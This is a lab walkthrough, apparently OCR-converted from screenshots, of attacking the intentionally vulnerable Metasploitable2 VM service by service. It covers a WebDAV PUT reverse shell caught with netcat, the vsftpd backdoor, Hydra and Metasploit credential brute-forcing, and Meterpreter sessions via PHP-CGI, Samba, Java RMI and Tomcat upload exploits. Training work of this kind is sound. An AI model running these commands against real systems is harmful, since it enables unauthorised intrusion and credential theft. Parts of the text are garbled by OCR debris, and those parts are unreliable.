Penetration Testing on Metasploitable2

• Firstly scan the web server with dirb tool (http://192.168.43.38)metasploitabl2 ip

• Now scan the vulnerabilities on directory http://192.168.43.38/dav/ by nikto tool

```
nikto -h http://192.168.43.38/dav
Nikto v2.1.6
Target IP:
                                192.168.43.38
                                192.168.43.38
Target Hostname:
                                80
Target Port:
Start Time:
                                2022-03-09 22:52:00 (GMT5.5)
Server: Apache/2.2.8 (Ubuntu) DAV/2
The anti-clickjacking X-Frame-Options header is not present.
The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against so
The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
OSVDB-3268: /dav/: Directory indexing found.
No CGI Directories found (use '-C all' to force check all possible dirs)
Server may leak inodes via ETags, header found with file /dav/nikto-test-3qK4SnoM.html, inode: W/10822, OSVDB-397: HTTP method 'PUT' allows clients to save files on the web server.

Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the
Retrieved dav header: ARRAY(0x55712c1d3460)
Retrieved ms-author-via header: DAV
Uncommon header 'ms-author-via' found, with contents: DAV
Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE, DELETE, PROPFIND, PROPPATCH, COPY, MOVE, LOCK, UN OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server. OSVDB-5647: HTTP method ('Allow' Header): 'MOVE' may allow clients to change file locations on the web server. WebDAV enabled (LOCK COPY UNLOCK PROPPATCH PROPFIND listed as allowed)
OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST OSVDB-3268: /dav/./: Directory indexing found. /dav/./: Appending '/./' to a directory allows indexing
OSVDB-3268: dav//: Directory indexing found. /dav//: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no
OSVDB-3268: /dav/%2e/: Directory indexing found.
OSVDB-576: /dav/%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher.
```

- Found a vulnerability to save file on the server by HTTP (PUT) method
- now we save a php reverse shell on web server and make a reverse connection
- to upload a file on server we use a tool called "cadaver" (cadaver <link>)
- PUT command to use upload a file
- and listen a connection by netcat (nc -nvlp <port no.>)
- · connection sucessful

```
| Connect to [192.168.43.17] from (UNKNOWN) [192.168.43.38] 34533 | Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux 12:35:09 up 16 min, 2 users, load average: 0.00, 0.01, 0.00 | USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT msfadmin tty1 - 12:20 14:57m 0.01s 0.00s -bash root pts/0 :0.0 12:18 16:29m 0.00s 0.00s -bash uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Scan with Nmap

• Now we use nmap to scan ports

First we exploit port 21

Method 1:-

check service version

```
# nmap -sV -p21 192.168.43.38
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 23:15 IST
Nmap scan report for 192.168.43.38
Host is up (0.00024s latency).

**Schuserent**
PORT tion STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
MAC Address: 00:0C:29:25:E4:4A (VMware)
Service Info: 0S: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 1.08 seconds
```

- first we use metasploit to exploit vsftpd 2.3.4
- start metasploit
- search vsftpd 2.3.4
- and use it & fill all options and exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
          Current Setting Required Description
  Name
  RHOSTS
         192.168.227.136
                                      The target host(s), see https://github.com/rapid7/metasploit-framewo
                           yes
                                      The target port (TCP)
  RPORT
                            yes
Payload options (cmd/unix/interact):
  Name Current Setting Required Description
Exploit target:
  Id Name
      Automatic
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.227.136:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.227.136:21 - USER: 331 Please specify the password.
[+] 192.168.227.136:21 - Backdoor service has been spawned, handling...
[+] 192.168.227.136:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.
[*] Command shell session 2 opened (192.168.227.76:41411 -> 192.168.227.136:6200 ) at 2022-03-09 23:33:50
```

Method 2:-

• we use hydra to bruteforce attack on ftp service

```
(devil⊕ kali)-[~]

$ hydra -L /home/devil/wordlist/user.txt -P /home/devil/wordlist/pass.txt ftp
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in m.
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-09 23:35
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip w.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10)
[DATA] attacking ftp://192.168.227.136:21/
[VERBOSE] Resolving addresses ... [VFRBOSE] resolving done
[21][ftp] host: 192.168.227.136
```

• now we use username and password login to the target machine

```
(devil@ kali) -[~] Best Diploma College L...

$ ftp 192.168.227.136
Connected to 192.168.227.136.
220 (vsFTPd 2.3.4)
Name (192.168.227.136:devil): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Method 3:-

• In this method we use a python script

```
root kali) - [/home/devil/Tools/vsftpd-2.3.4-exploit]

# python3 vsftpd 234 exploit.py 192.168.227.136 21 whoami
[*] Attempting to trigger backdoor...
[+] Triggered backdoor
[*] Attempting to connect to backdoor...then exploit for th
[+] Connected to backdoor on 192.168.227.136:6200
[+] Response:
root

Triggers the vsftpd 2.3.4 backdoor
```

Exploit port 22

• scan port 22

- use bruteforce attack by metasploit
- use auxiliary/scanner/ssh/ssh_login

```
[*] 192.168.227.136:22 - Starting bruteforce
[-] 192.168.227.136:22 - Failed: 'msfadmin:password'.3.4 backdoor and prints the supplied command's output
[!] No active DB -- Credential data will not be saved!
[+] 192.168.227.136:22 - Success: 'msfadmin:msfadmin' viuid=1000(msfadmin) gid=1000(msfadmin)
111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server
[*] SSH session 1 opened (192.168.227.76:34147 -> 192.168.227.136:22 ) at 2022-03-10 00:04:56
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed_
```

• ssh -oHostKeyAlgorithms=+ssh-dss msfadmin@192.168.227.136

```
(root kali)-[/home/devil]

# ssh -oHostKeyAlgorithms=+ssh-dss_msfadmin@192.168.227.136
msfadmin@192.168.227.136's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

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Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Triggers the vsftpd 2.3.4 backdoor and prints the supplied of the complex to the complex t
```

• scan port 23

```
(root kali) - [/home/devil]

# nmap -sV -p23 192.168.227.136

Starting Nmap 7.92 (https://nmap.org) at 2022-03-10 00:20 IST
Nmap scan report for 192.168.227.136

Host is up (0.00019s latency).

PORT STATE SERVICE VERSION 23/tcp open telnet Linux telnetd MAC Address: 00:00:29:25:E4:4A (VMware)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel and colored an
```

Method 1:-

• simply connect by cmd telnet <ip addr>

```
# telnet 192.168.227.136
Trying 192.168.227.136...
Connected to 192.168.227.136.Pull requests
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started ME.md

Metasploitable login: ■

Kali Forums Exploit=DB G

Frojects II Wiki G S

Frojects II Wi
```

Method 2:-

- use metasploit
- use auxiliary/scanner/telnet/telnet login
- set options & exploit

```
[!] 192.168.227.136:23 - No active DB -- Credential data will not be saved! HTTPS GRHUD CLI
[-] 192.168.227.136:23 - 192.168.227.136:23 - LOGIN FAILED: msfadmin:password (Incorrect: )/github.com/aherv
[+] 192.168.227.136:23 - 192.168.227.136:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.227.136:23 - Attempting topstart session 192.168.227.136:23 with msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msfadmin:msf
```

• scan port 25

```
# nmap -sV -p25 192.168.227.136
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 00:44 IST
Nmap scan report for 192.168.227.136
Host is up (0.00020s latency).

PORT STATE SERVICE VERSION
25/tcp open smtp Postfix smtpd Postfix smtpd MAC Address: 00:0C:29:25:E4:4A (VMware)
Service Info: Host: metasploitable.localdomain sherviss7/ Added vsftpd 234_exploit.py

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ ...
Nmap done: 1 IP address (1 host up) scannedMinn2.09 seconds Update README and https://nmap.org/submit/ ...
```

- check smtp version use metasploit
- use auxiliary/scanner/smtp/smtp version

```
lodule options (auxiliary/scanner/smtp/smtp version):
            Current Setting
                             Required Description
  Name
  RHOSTS
            192.168.227.136
                              yes
                                        The target host(s), see https://github.com/rapid7/metasploit-framew
                                        The target port (TCP)
  RPORT
                              yes
  THREADS
                                        The number of concurrent threads (max one per host)
                              yes
<u>msf6</u> auxiliary(<mark>scanner/smtp/smtp_versiom</mark>);⇒/rumo
   192.168.227.136:25
                            192.168.227.136:25 SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
   192.168.227.136:25
                            Scanned 1 of 1 hosts (100% complete)
   Auxiliary module execution completed
```

• use auxiliary/scanner/smtp/smtp_enum to check users

• to verify user run follow cmd

```
root kali)-[/home/devil]

# nc 192.168.21.136 25

220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

vrfy mysql

252 2.0.0 mysql

vrfy shivi

550 5.1.1 <shivi>: Recipient address rejected: User unknown in local recipient table

^C
```

Exploit by directory http://<ip addr>/phpinfo

• search on browser http://192.168.21.136/phpinfo

PHP Version 5.2.4-2 ubuntu5.10	
System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
System	UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5 /cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d /pdo_mysql.ini
РНР АРІ	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Dogistored Streem	ctring rot13 ctring toupper ctring tolower ctring ctrin tags convert *

- check version and check configuration file is under the /etc directory
- use metasploit to exploit

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.21.136
rhosts => 192.168.21.136
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.21.76:4444
[*] Sending stage (39282 bytes) to 192.168.21.136
[*] Meterpreter session 1 opened (192.168.21.76:4444 -> 192.168.21.136:54459 ) at 2022-03-11 00:34:56 +053

meterpreter > sysinfo
Computer : metasploitable
OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
```

Exploit port 139,445

• nmap scan

```
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

· use metasploit

```
<u>isf6</u> exploit(
                                      ) > use exploit/multi/samba/usermap_script
   No payload configured, defaulting to cmd/unix/reverse_metcat<sup>1</sup>
                                         t) > options
<u>msf6</u> exploit(<mark>r</mark>
Module options (exploit/multi/samba/usermap script):
  Name
            Current Setting
                             Required Description
                                         The target host(s), see https://github.com/rapid7/metasploit-framewo
                              yes
   RPORT
            139
                                         The target port (TCP)
                              yes
Payload options (cmd/unix/reverse netcat):
          Current Setting
                             Required Description
   LHOST
                                        The listen address (an interface may be specified)
  LPORT
                                        The listen port
```

Method 1:-

Method 2:-

```
Required Descriptio
 Name
 BLANK PASSWORDS
 BRUTEFORCE SPEED
                                                                                               How fastet
                                                                                     yes
                                                                                     yes
no
  DATABASE
                    template1
                                                                                               The databa
                                                                                                Try each u
 DB_ALL_CREDS
 DB_ALL_PASS
DB_ALL_USERS
DB_SKIP_EXISTING
                                                                                                Add all pa
                    false
                                                                                                Add all us
                   none
 PASSWORD
                                                                                                A specific
 PASS FILE
                    /usr/share/metasploit-framework/data/wordlists/postgres default
                                                                                                File conta
 Proxies
                                                                                                A proxy ch
 RETURN_ROWSET
                    true
                                                                                      yes
                                                                                                The target
                                                                                                The target
 RPORT
                    5432
                                                                                      yes
 STOP ON SUCCESS
                    false
                                                                                      yes
                                                                                                Stop guess
  THREADS
                                                                                      yes
                                                                                                The number
 USERNAME
                                                                                                A specific
 USERPASS FILE
                    /usr/share/metasploit-framework/data/wordlists/postgres default
 USER_AS_PASS
 USER FILE
                    /usr/share/metasploit-framework/data/wordlists/postgres default
                                                                                                File conta
 VERBOSE
                    true
                                                                                      yes
                                                                                                Whether to
```

Exploit port 512,513,514

- R-services run on port 512,513,514.
- rlogin is a remote login tool. Rlogin starts a terminal session on a remote host.
- rsh-client tool is a remote shell tool.

```
(root kali) - [/home/devil]
# rlogin -l root 192.168.21.136
Last login: Thu Mar 10 13:21:11 EST 2022 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

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applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
Papartration testing accforage &
```

Exploit port 1099

- use metasploit
- use exploit/multi/misc/java_rmi_server
- set options & exploit

```
msf6 exploit(multi/misc/java_rmi_server) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > sysinfo
Computer : metasploitable
0S : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
```

```
1524/tcp open bindshell Metasploitable root shell
```

• bindshell ->Bind shell is a normal shell just like your Linux Terminal Command Line Or Command Prompt (cmd) in Windows but you need to server IP address and net-cat tool.

```
(devil@ kali) -[/usr/share/nmap/scripts/vulscan] Removements Coogle Reducing Security Coogle Red
```

Exploit port 5900

· scan result


```
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
| VNC Authentication (2)
```

• use metasploit

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.21.136
rhosts => 192.168.21.136
msf6 auxiliary(scanner/vnc/vnc_login) > set user_file /home/devil/wordlist/user.txt
user_file => /home/devil/wordlist/user.txt
msf6 auxiliary(scanner/vnc/vnc_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.21.136:5900 - 192.168.21.136:5900 - Starting VNC login sweep
[!] 192.168.21.136:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.21.136:5900 - 192.168.21.136:5900 - Login Successful: :password
[*] 192.168.21.136:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

• now use cmd vncviewer <target-ip>



- · use metasploit
- · search irc
- use unix/irc/unreal ircd 3281 backdoor
- set options & exploit

Exploit port 2121

• try to direct login by ftp

```
(root ⊕kali)-[/home/devil]

# ftp 192.168.21.136 2121

Connected to 192.168.21.136.
220 ProFTPD 1.3.1 Server (Debian) [::fffff:192.168.21.136]

Name (192.168.21.136:devil): msfadmin
331 Password required for msfadmin

Password:
230 User msfadmin logged in

Remote system type is UNIX.

Using binary mode to transfer files.

ftp>
```

- use metasploit
- use exploit/multi/http/tomcat mgr upload
- set options & exploit

```
<u>msf6</u> exploit(<mark>multi/htt</mark>
HttpPassword => tomcat
                                   mgr_upload) > set HttpPassword tomcat
<u>msf6</u> exploit(
                                      n<mark>gr_upload</mark>) > set HttpUsername tomcat
HttpUsername => tomcat
                                               ad) > set rhosts 192.168.21.136
<u>msf6</u> exploit(
rhosts => 192.168.21.136
                                         upload) > set rport 8180
msf6 exploit(m
rport => 8180
msf6 exploit(multi/http/to
    Started reverse TCP handler on 192.168.21.76:4444
    Retrieving session ID and CSRF token...
Uploading and deploying XhJTmg12CNuGFtu...
    Executing XhJTmg12CNuGFtu...
    Undeploying XhJTmg12CNuGFtu ...
    Undeployed at /manager/html/undeploy
    Sending stage (58829 bytes) to 192.168.21.136
    Meterpreter session 1 opened (192.168.21.76:4444 -> 192.168.21.136:60455 ) at 2022-03-12 23:12:42 +053
```

```
(root ⊙kali)-[/home/devil]
∃mysql -h 192.168.21.136 -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [(none)]> show databases;
 Database
 information schema
 dvwa
 metasploit
 mysql
 owasp10
 tikiwiki
 tikiwiki195
  rows in set (0.001 sec)
```

Exploit port 6000

- The X Window System (aka X) is a windowing system for bitmap displays, which is common on UNIX-based operating systems. X provides the basic framework for a GUI based environment.
- The remote X11 server accepts connections from anywhere one can get an Internet connection. It is responsible for access to the graphics cards, the input devices, and the display screen on either computer or wireless device.
- run normally ssh -X -l msfadmin 192.168.0.122

(devil® kali) - [~]
\$ ssh -oHostKeyAlgorithms=+ssh-rsa -X -l msfadmin 192.168.21.136
The authenticity of host '192.168.21.136 (192.168.21.136)' can't be established.
RSA key fingerprint is SHA256:BOHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Thisskey is not known by any other names
Arenyoupsure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.21.136' (RSA) to the list of known hosts.
msfadmin@192.168.21.136's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686

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http://help.ubuntu.com/
No mail.
Last login: Thu Mar 10 15:38:40 2022
/usr/bin/X11/xauth: creating new authority file /home/msfadmin/.Xauthority
msfadmin@metasploitable:~\$